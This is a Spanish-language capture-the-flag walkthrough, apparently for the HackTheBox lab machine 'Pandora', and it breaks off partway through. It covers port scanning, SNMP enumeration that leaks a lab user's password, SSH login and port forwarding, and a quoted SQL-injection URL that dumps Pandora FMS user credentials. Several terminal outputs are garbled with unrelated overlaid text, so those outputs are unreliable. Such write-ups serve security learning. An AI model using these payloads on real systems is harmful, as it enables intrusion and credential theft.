

# Pandora

```
#####MAQUINA LINUX
```

```
EASY#####
```

Pandora es una máquina Linux de fácil clasificación. El escaneo de puertos revela un SSH, un servidor web y un servicio SNMP ejecutándose en la máquina. El punto de apoyo inicial se obtiene enumerando el servicio SNMP, que revela credenciales en texto claro para el usuario "Daniel". La enumeración del host revela que Pandora FMS se ejecuta en un puerto interno, al que se puede acceder mediante redireccionamiento de puertos. El movimiento lateral a otro usuario llamado `matt` se consigue encadenando vulnerabilidades de inyección SQL & RCE en el servicio PandoraFMS. La escalada de privilegios al usuario `root` se realiza explotando un binario SUID para la inyección de variables PATH.

Escaneo:

```
└ nmap -Pn -p- 10.10.11.136 -T4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-30 19:50 -05
Nmap scan report for 10.10.11.136 (10.10.11.136)
Host is up (0.075s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
```

Nmap done: 1 IP address (1 host up) scanned in 34.79 seconds

versiones:

```
└ nmap -Pn -p22,80 -sCV 10.10.11.136 -T4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-30 19:53 -05
Nmap scan report for 10.10.11.136 (10.10.11.136)
Host is up (0.076s latency).
```

PORT STATE SERVICE VERSION

```
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 24:c2:95:a5:c3:0b:3f:f3:17:3c:68:d7:af:2b:53:38 (RSA)
|   256 b1:41:77:99:46:9a:6c:5d:d2:98:2f:c0:32:9a:ce:03 (ECDSA)
|_  256 e7:36:43:3b:a9:47:8a:19:01:58:b2:bc:89:f6:51:08 (ED25519)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Play | Landing
|_http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.

Nmap done: 1 IP address (1 host up) scanned in 9.43 seconds

puerto 80 encontramos dominio



## Our Location

9857 High Street, London, EC62 8UO



## How Can We Help?

support@panda.htb  
contact@panda.htb

agregamos panda.htb al /etc/hosts

```
/.htm      (Status: 403) [Size: 274]
/.php      (Status: 403) [Size: 274]
/.html     (Status: 403) [Size: 274]
/.        (Status: 200) [Size: 33560]
/index.html (Status: 200) [Size: 33560]
/assets    (Status: 301) [Size: 307] [--> http://panda.htb/assets/]
```

validando un escaneo por udp y teniendo solo en cuenta los 1000 primeros puertos

### ESCANEO UDP -TOP-PORTS 1000

```
sudo nmap -sU -top-ports 1000 10.10.11.136 -vvv
```

```
sudo nmap -sU -top-ports 1000 10.10.11.136 -vvv
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-30 20:29 -05
Initiating Ping Scan at 20:29
Scanning 10.10.11.136 [4 ports]
Completed Ping Scan at 20:29, 0.09s elapsed (1 total hosts)
Initiating UDP Scan at 20:29
Scanning panda.htb (10.10.11.136) [1000 ports]
Discovered open port 161/udp on 10.10.11.136
Increasing send delay for 10.10.11.136 from 0 to 50 due to max_successful_tryno increase to 4
Increasing send delay for 10.10.11.136 from 50 to 100 due to max_successful_tryno increase to 5
Increasing send delay for 10.10.11.136 from 100 to 200 due to max_successful_tryno increase to 6
Increasing send delay for 10.10.11.136 from 200 to 400 due to max_successful_tryno increase to 7
Increasing send delay for 10.10.11.136 from 400 to 800 due to 11 out of 11 dropped probes since last increase.
UDP Scan Timing: About 4.27% done; ETC: 20:41 (0:11:36 remaining)
UDP Scan Timing: About 7.04% done; ETC: 20:44 (0:13:25 remaining)
```

Le meto el -vvv triple verbose para que apenas encuentre uno me lo muestre como se ve en la imagen es demorado y aqui encontro el

161

ahora hago por aparte otro escaneo mientras termina

```
sudo nmap -sU -p161 -sCV 10.10.11.136
```

```

~/machineshtb/Pandora
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-30 20:33 -05
Stats: 0:00:27 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 98.64% done; ETC: 20:33 (0:00:00 remaining)
Stats: 0:00:56 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 98.64% done; ETC: 20:34 (0:00:01 remaining)
Stats: 0:01:08 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 98.64% done; ETC: 20:34 (0:00:01 remaining)
Nmap scan report for panda.htb (10.10.11.136)
Host is up (0.073s latency).

PORT      STATE SERVICE VERSION
161/udp    open  snmp      SNMPv1 server; net-snmp SNMPv3 server (public)
| snmp-info:
| enterprise: net-snmp
| engineIDFormat: unknown
| engineIDData: 48fa95537765c360000000000
| snmpEngineBoots: 30
|_ snmpEngineTime: 43m05s
|_ snmp-win32-software: ERROR: Script execution failed (use -d to debug)
| snmp-processes:
| 1:
|   Name: systemd
|   Path: /sbin/init
|   Pandora: maybe ubiquity

```

```

13913: Insert Format Tools Tree Search View Bookmarks Help
Name: apache2
Path: /usr/sbin/apache2
Params: -k start
14288:
Name: apache2
Path: /usr/sbin/apache2
Params: -k start
14706:
14707:
| snmp-sysdescr: Linux pandora5.4.0-91-generic #102-Ubuntu SMP Fri Nov 15 16:31:28 UTC 2021 x86_64 Scan
| System uptime: 43m5.60s (258560 timeticks)98.64% done; ETC: 20:34 (0:00:01 remaining)
| snmp-netstat:
| TCP 0.0.0.0:22 NS0.0.0.0:0 About 98.64% done; ETC: 20:34 (0:00:01 remaining)
| TCP 10.10.11.136:41544 Nm1.1.1.1:53 port for panda.htb (10.10.11.136)
| TCP 127.0.0.1:3306 Ho0.0.0.0:0 0.073s latency).
| TCP 127.0.0.53:53 0.0.0.0:0
| UDP 0.0.0.0:161 P0**:* STATE SERVICE VERSION
| UDP 127.0.0.53:53 16**:dp open  snmp      SNMPv1 server; net-snmp SNMPv3 server (public)
| snmp-interfaces:
| lo
|   IP address: 127.0.0.1 Netmask: 255.0.0.0 unknown
|   Type: softwareLoopback Speed: 10 Mbps: 48fa95537765c360000000000
|   Traffic stats: 617.38 Kb sent, 617.38 Kbs received
| VMware VMXNET3 Ethernet Controller:ineTime: 43m05s
|   IP address: 10.10.11.136snNetmask: 255.255.254.0DR: Script execution failed (use -d to debug)
|   MAC address: 00:50:56:b9:c6:75 (VMware)
|   Type: ethernetCsmacd Speed: 4 Gbps
|   Traffic stats: 596.88 Mb sent, 260.88t Mb received
Service Info: Host: pandora | Path: /sbin/init

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 87.30 seconds

```

y encontramos snmp v1 esto ya lo vimos en la maquina pit

terminando con el escaneo realmente solo encontro el 161

```
[...]
UDP Scan Timing: About 72.92% done, 20:47:20.77 (0:00:18 remaining)
UDP Scan Timing: About 78.28% done; ETC: 20:47 (0:03:48 remaining)
UDP Scan Timing: About 83.32% done; ETC: 20:47 (0:02:55 remaining)
UDP Scan Timing: About 88.37% done; ETC: 20:47 (0:02:02 remaining)
UDP Scan Timing: About 93.50% done; ETC: 20:47 (0:01:08 remaining)
Completed UDP Scan at 20:47, 1091.93s elapsed (1000 total ports)
Nmap scan report for panda.htb (10.10.11.136)
Host is up, received echo-reply ttl 63 (0.076s latency).
Scanned at 2024-01-30 20:29:43 -05 for 1091s
Not shown: 999 closed udp ports (port-unreach)
PORT      STATE SERVICE REASON
161/udp  open   snmp    udp-response ttl 63

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 1092.14 seconds
Raw packets sent: 1487 (67.297KB) | Rcvd: 5830 (526.589KB)
```

## SNMP

Recordemos que para extraer información de snmp necesitamos extraer el common string para ello utilizamos onesixtyone y un diccionario de strings

### STRINGS SNMP

```
onesixtyone -c /usr/share/seclists/Discovery/SNMP/common-snmp-community-strings-onesixtyone.txt
10.10.11.136 -w 100
```

```
~/machineshtb/Pit  Tools  Tree  Search  View  Bookmarks  Help
onesixtyone -c /usr/share/seclists/Discovery/SNMP/common-snmp-community-strings-onesixtyone.txt 10.10.11.136 -w 100
Scanning 1 hosts, 120 communities
10.10.11.136 [public] Linux pandora 5.4.0-91-generic #102-Ubuntu SMP Fri Nov 5 16:31:28 UTC 2021 x86_64
10.10.11.136 [public] Linux pandora 5.4.0-91-generic #102-Ubuntu SMP Fri Nov 5 16:31:28 UTC 2021 x86_64/nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 87.30 seconds vimos pit
```

y encontramos snmp v1 esto ya lo vimos en la maquina pit

el string es public cual es la idea recordemos que **SNMP ES UN PROTOCOLO PARA INTERCAMBIAR**

### INFORMACIÓN ENTRE EQUIPOS

**SE SUELE UTILIZAR PARA SUPERVISAR EL FUNCIONAMIENTO DE LA RED Y DETECTAR PROBLEMAS.**

Entonces con herramientas como snmpwalk

podemos identificar datos que nos pueden servir para obtener acceso al sistema.

tirando de los -sCV de nmpa encontramos

```
|_ traffic stats: 398.15 MB Sent, 202.11 MB Received  - T-TEC
| snmp-netstat:
|   TCP  0.0.0.0:22          0.0.0.0:0
|   TCP  127.0.0.1:3306       0.0.0.0:0
|   TCP  127.0.0.53:53        0.0.0.0:0
|   UDP  0.0.0.0:161          *:*
|_  UDP  127.0.0.53:53        *:*
```

| snmp-processes:

## snmpwalk

EJECUTAMOS snmpwalk

```
snmpwalk -v2c -c public 10.10.11.136 1
```

```
iso.3.6.1.2.1.25.4.2.1.5.821 = STRING: "-f"
iso.3.6.1.2.1.25.4.2.1.5.854 = STRING: "-c sleep 30; /bin/bash -c '/usr/bin/host_check -u daniel -p HotelBabylon23'"
iso.3.6.1.2.1.25.4.2.1.5.855 = STRING: "-f"
iso.3.6.1.2.1.25.4.2.1.5.857 = STRING: "-Low -u Debian-snmp -g Debian-snmp -I -smux mteTrigger mteTriggerConf -f -p /run/snmpd.pid"
iso.3.6.1.2.1.25.4.2.1.5.858 = ""
iso.3.6.1.2.1.25.4.2.1.5.887 = STRING: "-k start"
iso.3.6.1.2.1.25.4.2.1.5.896 = STRING: "-o -p -- \\u --noclear tty1 linux"
iso.3.6.1.2.1.25.4.2.1.5.967 = ""
iso.3.6.1.2.1.25.4.2.1.5.977 = STRING: "--no-debug"
iso.3.6.1.2.1.25.4.2.1.5.1140 = STRING: "-u daniel -p HotelBabylon23"
iso.3.6.1.2.1.25.4.2.1.5.8776 = STRING: "-k start"
iso.3.6.1.2.1.25.4.2.1.5.10693 = STRING: "-k start" into your Data Collector appliance (in our case here it is a collector named
iso.3.6.1.2.1.25.4.2.1.5.10739, so STRING: "-k start" would run the snmpwalk command using the following syntax for an SNMP v2
iso.3.6.1.2.1.25.4.2.1.5.10805 = STRING: "-k start"
iso.3.6.1.2.1.25.4.2.1.5.10824 = STRING: "-k start"
iso.3.6.1.2.1.25.4.2.1.5.11380 = STRING: "-k start"
iso.3.6.1.2.1.25.4.2.1.5.12926 = STRING: "-k start"
iso.3.6.1.2.1.25.4.2.1.5.13696 = STRING: "-k start"
iso.3.6.1.2.1.25.4.2.1.5.13731 = STRING: "-k start" with the data collected in the examples above (and assume the
iso.3.6.1.2.1.25.4.2.1.5.13913 = STRING: "-k start" would be:
iso.3.6.1.2.1.25.4.2.1.5.14288 = STRING: "-k start"
iso.3.6.1.2.1.25.4.2.1.5.14782 = ""
iso.3.6.1.2.1.25.4.2.1.5.14819 = ""
iso.3.6.1.2.1.25.4.2.1.5.14820 = ""
```

ojo aca encontramos una contraseña y password

accedemos por ssh

```
~/machineshtb/Pandora
- ssh daniel@10.10.11.136
The authenticity of host '10.10.11.136 (10.10.11.136)' can't be established.
25519 key fingerprint is SHA256:yDtxiXxKzUipXy+nLREcsfpv/fRomqveZjm6PXq9+BY.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y sleep 30; /bin/b
Please type 'yes', 'no' or the fingerprint: y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '10.10.11.136' (ED25519) to the list of known hosts.
daniel@10.10.11.136's password: iso.3.6.1.2.1.25.4.2.1.5.887 = STRING: "-k start"
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-91-generic x86_64): "-o -p -- \\u --nocl
iso.3.6.1.2.1.25.4.2.1.5.967 = ""
Documentation: https://help.ubuntu.com iso.3.6.1.2.1.25.4.2.1.5.977 = STRING: "--no-debug"
Management: https://landscape.canonical.com iso.3.6.1.2.1.25.4.2.1.5.1140 = STRING: "-u daniel -p Hotel
Support: https://ubuntu.com/advantage iso.3.6.1.2.1.25.4.2.1.5.8776 = STRING: "-k start"
```

daniel:HotelBabylon23

y estamos dentro

```
daniel@pandora:~$ whoami
daniel
daniel@pandora:~$ [0] 0:[tmux] 1:[tmux] 2:[tmux]- 3:
```

aca lo ideal es que como hay bastante información dejar la info de snmpwalk en formato archivo

snmpwalk OUTPUT

```
snmpwalk -v2c -c public 10.10.11.136 1 >>outsnmp.txt
```

```
~/machineshtb/Pit  
snmpwalk -v2c -c public 10.10.11.136 1 >>outsnmp.txt
```

```
[0] 0:[tmux] 1:[tmux] 2:snmpwalk* 3:ssh-
```

haciendo enumeracion encontramos puertos locales

```
daniel@pandora:~$ netstat -ano  
Active Internet connections (servers and established)  
Proto Recv-Q Send-Q Local Address           Foreign Address         State  
tcp      0      0 127.0.0.1:3306          0.0.0.0:*        LISTEN  
tcp      0      0 127.0.0.53:53          0.0.0.0:*        LISTEN  
tcp      0      0 0.0.0.0:22            0.0.0.0:*        LISTEN  
tcp      0      1 10.10.11.136:42112       1.1.1.1:53      SYN_SENT  
tcp      0    216 10.10.11.136:22          10.10.14.18:37594 ESTABLISHED  
tcp6     0      0 :::80                 :::*              LISTEN  
tcp6     0      0 :::22                 :::*              LISTEN  
udp      0      0 127.0.0.53:53          0.0.0.0:*        off  
udp      0      0 0.0.0.0:161           0.0.0.0:*        off  
udp      0      0 127.0.0.1:39095         127.0.0.53:53   ESTABLISHED  
udp6     0      0 :::1:161              :::*              off  
  
Active UNIX domain sockets (servers and established)
```

aca podemos hacer un portforwardin con ssh y ver que corre en esos ports

## SSH PORTFORWARDING

```
ssh -L 3306:127.0.0.1:3306 daniel@10.10.11.136
```

```
~/machineshtb/Pandora  
ssh -L 3306:127.0.0.1:3306 daniel@10.10.11.136  
daniel@10.10.11.136's password: lo ideal es que como hay b  
elcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-91-generi  
* Documentation: https://help.ubuntu.com  
* Management: https://landscape.canonical.com
```

ahora hacemos un nmap

```
nmap -Pn -p3306 -sCV localhost -T4
```

```

~/machineshtb/Pandora
nmap -Pn -p3306 -sCV localhost -T4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-30 21:34 -05
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000074s latency).
Other addresses for localhost (not scanned): ::1

PORT      STATE SERVICE VERSION
3306/tcp  open  mysql    MySQL 5.5.5-10.3.32-MariaDB-0ubuntu0.20.04.1
| mysql-info:
|_ Protocol: 10
|   Version: 5.5.5-10.3.32-MariaDB-0ubuntu0.20.04.1
|_ Thread ID: 15
|_ Capabilities flags: 63486
| Some Capabilities: FoundRows, DontAllowDatabaseTableColumn, IgnoreSigpipes, Support41Auth, Speaks41ProtocolOld, SupportsLoadDataLocal, IgnoreSpaceBeforeParenthesis, LongColumnFlag, Speaks41ProtocolNew, ODBCClient, ConnectWithDatabase, SupportsCompression, SupportsTransactions, InteractiveClient, SupportsMultipleResults, SupportsAuthPlugins, SupportsMultipleStatements
| Status: Autocommit
| Salt: eXi('.N~San'q*yE*CSV
|_ Auth Plugin Name: mysql_native_password

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.78 seconds

```

## MYSQL

intento acceder  
sin embargo debo levantar el servicio

```

mysql -u root
ERROR 2002 (HY000): Can't connect to local server through socket '/run/mysql/mysqld.sock' (2)

service mysql start

WELCOME!
nmap -sV -p 3306 --script mysql-audit,mysql-data
msf> use auxiliary/scanner/mysql/mysql_version
msf> use auxiliary/scanner/mysql/mysql_authbypass
msf> use auxiliary/scanner/mysql/mysql_hashdump

```

```

[sudo] password for kali:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 32
Server version: 10.11.6-MariaDB-1 Debian n/a

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]>

```

pero realmente no hay nada aqui  
en la maquina busco suid ejecutables

busqueda de suid ejecutables

**find / -perm -u=s -type f 2>/dev/null**

```

html pandora
daniel@pandora:/var/www$ find / -perm -u=s -type f 2>/dev/null
/usr/bin/sudo
/usr/bin/pkexec
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/umount
/usr/bin/pandora_backup
/usr/bin/passwd
/usr/bin/mount
/usr/bin/su
/usr/bin/at
/usr/bin/fusermount
/usr/bin/chsh
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
/usr/lib/polkit-1/polkit-agent-helper-1
daniel@pandora:/var/www$ 
```

pero realmente no hay nada aqui

en la maquina busco suid ejecutables

y esta pandora backup vamos alli y vemos que no podemos hacer nada porque no tenemos permisos.

```

daniel@pandora:/usr/bin$ ls -la pandora_backup
-rwsr-x--- 1 root matt 16816 Dec 3 2021 pandora_backup
daniel@pandora:/usr/bin$ 
```

Enumerando aun mas la maquina vemos el directorio **/etc/apache2**  
alli hay varias cosas

```

daniel@pandora:/etc/apache2$ ls
apache2.conf  conf-available  conf-enabled  envvars  magic  mods-available  mods-enabled  ports.conf  sites-available  sites-enabled
daniel@pandora:/etc/apache2$ cat ports.conf
# If you just change the port or add more ports here, you will likely also
# have to change the VirtualHost statement in /etc/apache2/sites-available/000-default.conf
# /etc/apache2/sites-enabled/000-default.conf
daniel@pandora:/usr/bin$ ls -la pandora_backup
-rwsr-x--- 1 root matt 16816 Dec 3 2021 pandora_backup
daniel@pandora:/usr/bin$ [0] 0:zsh 1:zsh- 2:zsh 3:sshd
[0] 0:zsh 1:zsh- 2:zsh 3:sshd*

```

Enumerando aun mas la maquina vemos el directorio /etc/apache2  
allí hay varias cosas

y aquí encontramos un archivo de configuración

**/etc/apache2/sites-available**

```

daniel@pandora:/etc/apache2/sites-available$ cat pandora.conf
<VirtualHost localhost:80>      # have to change the VirtualHost
    ServerAdmin admin@panda.htb # /etc/apache2/sites-enabled/000-
    ServerName pandora.panda.htb
    DocumentRoot /var/www/pandora
    Listen 80
    AssignUserID matt matt
    <Directory /var/www/pandora><IfModule ssl_module>
        AllowOverride All
        Listen 443
    </Directory>
    </IfModule>
    ErrorLog /var/log/apache2/error.log
    CustomLog /var/log/apache2/access.log combined
</VirtualHost>
daniel@pandora:/etc/apache2/sites-available$ pwd
/etc/apache2/sites-available
daniel@pandora:/etc/apache2/sites-available$ vim: syntax=apache ts=4 sw=4 sts=4 sr noet
daniel@pandora:/etc/apache2/sites-available$ [0] 0:zsh 1:zsh- 2:zsh 3:sshd
[0] 0:zsh 1:zsh- 2:zsh 3:sshd*

```

hay dominios de vhost y archivos .log agregamos esto al host

**10.10.11.136 panda.htb pandora.panda.htb**

al navegar no hay nada pero

en uno de tanto archivos yo había encontrado una url /var/www/pandora/index.html

```

daniel@pandora:/var/www/pandora$ ls
index.html  pandora_console
daniel@pandora:/var/www/pandora$ cat index.html
<meta HTTP-EQUIV="REFRESH" content="0; url=/pandora_console/">
daniel@pandora:/var/www/pandora$ [0] 0:zsh 1:zsh- 2:zsh 3:sshd
[0] 0:zsh 1:zsh- 2:zsh 3:sshd*

```

sin embargo no respondió

# Not Found

The requested URL was not found on this server.

Apache/2.4.41 (Ubuntu) Server at pandora.panda.htb Port 80

y recordemos que en el ports conf encontramos el 80 y 443 entonces la idea es hacer un portforwarding

ssh -L 80:127.0.0.1:77 daniel@10.10.11.136

```
~/machineshtb/Pandora
ssh -L 80:127.0.0.1:80 daniel@10.10.11.136
daniel@10.10.11.136's password:
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-91-generic x86_64)

 * Documentation: https://help.ubuntu.com
 * Management:   https://landscape.canonical.com
 * Support:      https://ubuntu.com/advantage

Not Found
System information as of Wed 31 Jan 04:20:31 UTC 2024

The requested URL was not found on this server.

System load: 0.09
Usage of /:    65.5% of 4.87GB
Memory usage: 17%
Apache/2.4.41 (Ubuntu) Server at pandora.panda.htb Port 80
```


hago un nmap

nmap -Pn -p- -sCV localhost -T4

```
~/machineshtb/Pandora ✓ 23:18:01
- nmap -Pn -p- -sCV localhost -T4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-30 23:21 -05
map scan report for localhost (127.0.0.1)
ost is up (0.00013s latency).
ther addresses for localhost (not scanned): ::1
ot shown: 65534 closed tcp ports (conn-refused)
ORT STATE SERVICE VERSION
0/tcp open http Apache httpd 2.4.41 ((Ubuntu))
_http-title: Site doesn't have a title (text/html).
_http-server-header: Apache/2.4.41 (Ubuntu)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
nmap done: 1 IP address (1 host up) scanned in 10.59 seconds
```

y luego me dirijo al localhost



## Pandora FMS

buscamos un exploit para la version de pandora

searchsploit pandora 7

Pandora FMS 7.0NG - Remote Code Execution

Pandora FMS - Ping Authenticated Remote Code Execution (Metasploit)

Pandora Fms - Remote Code Execution (Metasploit)

Pandora Fms - SQL Injection Remote Code Execution (Metasploit)

Pandora FMS 3.1 - Authentication Bypass

Pandora FMS 3.1 - Authentication Bypass / Arbitrary File Upload (Metasploit)

Pandora Fms 3.1 - Blind SQL Injection

Pandora Fms 3.1 - Directory Traversal / Local File Inclusion

Pandora Fms 3.1 - OS Command Injection

Pandora Fms 3.1 - SQL Injection

Pandora Fms 3.2.1 - Cross-Site Request Forgery

Pandora FMS 3.x - 'index.php' Cross-Site Scripting

Pandora FMS 4.0.1 - 'sec2' Local File Inclusion

Pandora Fms 4.0.1 - Local File Inclusion

Pandora FMS 5.0/5.1 - Authentication Bypass

Pandora Fms 5.0RC1 - Remote Command Injection

Pandora FMS 7.0 NG 749 - 'CG Items' SQL Injection (Authenticated)

Pandora FMS 7.0 NG 749 - Multiple Persistent Cross-Site Scripting Vulnerabilities

Pandora FMS 7.0 NG 750 - 'Network Scan' SQL Injection (Authenticated)

Pandora FMS 7.0NG - 'net\_tools.php' Remote Code Execution

Pandora FMS Monitoring Application 2.1.x /3.x - SQL Injection

Pandora FMS v7.0NG.742 - Remote Code Execution (RCE) (Authenticated)

PANDORAFMS 7.0 - Authenticated Remote Code Execution

Pandorafms 7.0 NG 746 - Persistent Cross-Site Scripting

Pandorafms NG747 7.0 - 'filename' Persistent Cross-Site Scripting

PHP-Stats 0.1.9.2 - 'WhoIs.php' Cross-Site Scripting

Shellcodes: No Results

php/webapps/47898.py  
linux/remote/48334.rb  
linux/remote/31518.rb  
php/remote/35380.rb  
php/webapps/15639.txt  
php/remote/35731.rb  
php/webapps/15642.txt  
php/webapps/15643.txt  
php/webapps/15640.txt  
php/webapps/15641.txt  
php/webapps/17524.html  
php/webapps/3603.txt  
php/webapps/36792.txt  
php/webapps/18494.txt  
php/webapps/37255.txt  
php/webapps/31436.txt  
php/webapps/49046.txt  
php/webapps/49139.txt  
php/webapps/49312.txt  
php/webapps/48280.py  
php/webapps/1050.txt  
php/webapps/50961.py  
php/webapps/48064.py  
php/webapps/48707.txt  
php/webapps/48700.txt  
php/webapps/30487.txt

como hay varios descartamos los de RCE authenticated debido a que no tenemos credenciales para acceder. buscamos el de sql

## Pandora FMS Monitoring Application 2.1.x /3.x - SQL Injection

EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
10570		GLOBAL-EVOLUTION	WEBAPPS	PHP	2009-12-20
EDB Verified: ✓		Exploit: <a href="#">Download</a> / <a href="#">{}</a>			Vulnerable App:

validamos el exploit y encontramos cosas interesantes

## More Details

=====

Attackers can execute SQL statements over the a not secured statement.

### Vulnerable Modules:

[+] Pandora Agents > Agent General information

Path: /pandora/

File: index.php

Para: ?sec=estado&sec2=operation/agentes/ver\_agente&id\_agente=

#### References:

[http://127.0.0.1:8080/pandora/index.php?sec=estado&sec2=operation/agentes/ver\\_agente&id\\_agente=1%20union%20select%201,concat\\_ws%280x3a,id\\_usuario,password%29,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18%20FROM%20tusuario%20](http://127.0.0.1:8080/pandora/index.php?sec=estado&sec2=operation/agentes/ver_agente&id_agente=1%20union%20select%201,concat_ws%280x3a,id_usuario,password%29,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18%20FROM%20tusuario%20)

